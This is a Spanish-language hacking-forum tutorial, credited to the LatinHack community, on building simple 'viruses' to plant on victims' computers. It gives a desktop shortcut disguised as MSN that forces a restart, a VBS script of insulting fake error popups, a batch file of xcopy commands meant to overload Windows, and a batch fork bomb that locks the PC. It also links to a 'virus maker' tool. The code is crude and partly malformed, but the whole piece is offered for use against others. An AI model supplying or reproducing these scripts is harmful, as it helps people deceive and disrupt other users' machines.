Todos estos son los botones que se aprecian en dicho software, cualquier modificación que hagan deberán hacer clic en ADD CODE y luego cuando armen bien su .bat hacer clic sobre BUILD para construirlo y luego crear el archivo .bat para luego colocarlo en las pc's que deseen infectar, como dije más arriba, no he usado ningún botón por precaución, así que sean felices utilizando este software y nadie se responsabiliza por el uso que le den :D.

How to write your own Virus?

Este tipo de tema es un poco polémico porque muchos dirán que tienen infinidades de formas a la hora de crear un virus, otros quizá solo sean slammers, otros serán verdaderos creadores de virus (los felicito a cada uno de ustedes), pero la gran mayoría nunca revela sus secretos mejores guardados a la hora de crear un virus o hackear una web o un server, así que por tal motivo no revelaré ninguna técnica (por ahí seguro dirán que es mejor compartir), por eso que solo mostraré algunos virus que comúnmente se suelen hacer, aunque existen cantidad de software para crearlos, solo mencionaré unos cuantos.

El famoso "virus" que te reinicia la computadora

Modo código

Lo que tienes que hacer es:

En tu escritorio has Clic Derecho > Nuevo > Acceso Directo

Luego se abrirá esta Ventana ? ?

Allí debes pegar este código:

shutdown -r -t 15 -c "Mensaje o Comentario"

en la parte que dice "mensaje o comentario" pueden escribir lo que ustedes quieran, con tal de no alterar lo demas, lo unico que pueden cambiar es lo que está dentro de las comillas.!

Hacen clic en "Siguiente"

Alli en la parte que dice "shutdown" borran eso y ponen el nombre que quieran, puede ser de un programa, canción, etc... Algo que le guste a la victima

Yo por ejemplo colocaré MSN y hacen Clic en "Finalizar"

Se creara un icono en el escritorio

Ahora hacemos Clic derecho > Propiedades > Clic en Cambiar Icono

y alli escogemos que icono se adapta mejor al nombre que le colocamos al acceso directo Listooo.

Como hacer para que salgan varias ventanas una después de otra

Modo código

Abrir bloc de notas y copiar el siguiente código

lol=msgbox("¡Has abierto un virus fatal, no hay restauracion!",20,"FATAL ERROR 404")

lol=msgbox("¿Deseas eliminar virus?",51,"FATAL ERROR 404")

lol=msgbox("¡No se pudo eliminar!",20,"FATAL ERROR 404")

lol=msgbox("¿Reintentar?",51,"FATAL ERROR 404")

lol=msgbox("¡No se ha podido eliminar, tu sistema se vera dañado!",20,"FATAL ERROR 404")

lol=msgbox("This may very high damage on your computer system",48,"FATAL ERROR 404")

lol=msgbox("¿Deseas reiniciar tu PC?",4,"Cargando")

lol=msgbox("¡Que importa imbecil se jodera tu computadora en poco tiempo...!",20,"MALDITO VIRUS")

lol=msgbox("¡Has sido jodido por YO, JAJAJAJAJAJAJA!",51,"AAAAAAHHH")

lol=msgbox("¡JAJAJAJAJAJAJA!",32,"¡¡¡JAJAJAJAJAJA!!!")

lol=msgbox("¡XD",68,"¡¡¡SE DAÑO O TADAVIA SIGUE VIVA!!!")

lol=msgbox("¿Deja de jugar y cierra la ventana?",51,"Estupido")

lol=msgbox("entendiste, o no? cierrala YA.!",20,"Cierra la ventana o el virus formateara la computadora")

lol=msgbox("¿Deseas cerrar la ventana?",66,"Error. Empezando Formateo")

lol=msgbox("¡Muy bien ya se cerrara la ventana!",20,"Virus Fatal")

lol=msgbox("¿si no leiste nada volvera a pasar o_O ?",51,"Soy un virus hacker")

lol=msgbox("Esta bien, pero el virus sigue en tu computadora",15,"Soy un virus hacker...")

Luego le dan en guardar como y lo colocan con la extensión .vbs y listo.

Colapsar Windows

Al abrir este archivo en la pc de la víctima el virus empezará a copiar miles de archivos y hará una sobrecarga en la pc

Modo codigo

xcopy C:Windows

xcopy C:/Windows/System32

xcopy C:/Windows/system

xcopy C:/Program Files

Luego le das en guardar como y lo guardan con la extensión .bat

OJO: este archivo colapsará totalmente el funcionamiento de Windows

Bloquear la PC

Abrir bloc de nota y pegar el siguiente codigo

:virus

Start

goto virus

OJO: no me hago responsable por el funcionamiento del virus

Muy bien ahora existe una herramienta llamada “virus maker”, no la he utilizado, pero les dejo este post donde pueden encontrar información necesaria

http://tricks2fun.blogspot.com/2011/10/make-your-own-virus-virus-maker.html

Por último quiero dar las gracias a la comunidad LatinHack por haberme dado la oportunidad de participar en este proyecto tan importante, espero que este tutorial sirva para quitarse o responder dudas que se tienen sobre los virus o gusanos informáticos, solo que me queda decir, gracias totales!!!!

Y recuerden: “No siempre te sientas seguro navegando en la web, porque puede haber alguien vigilándote”

Autor: Joshimar Castro Siguas

Lima, Perú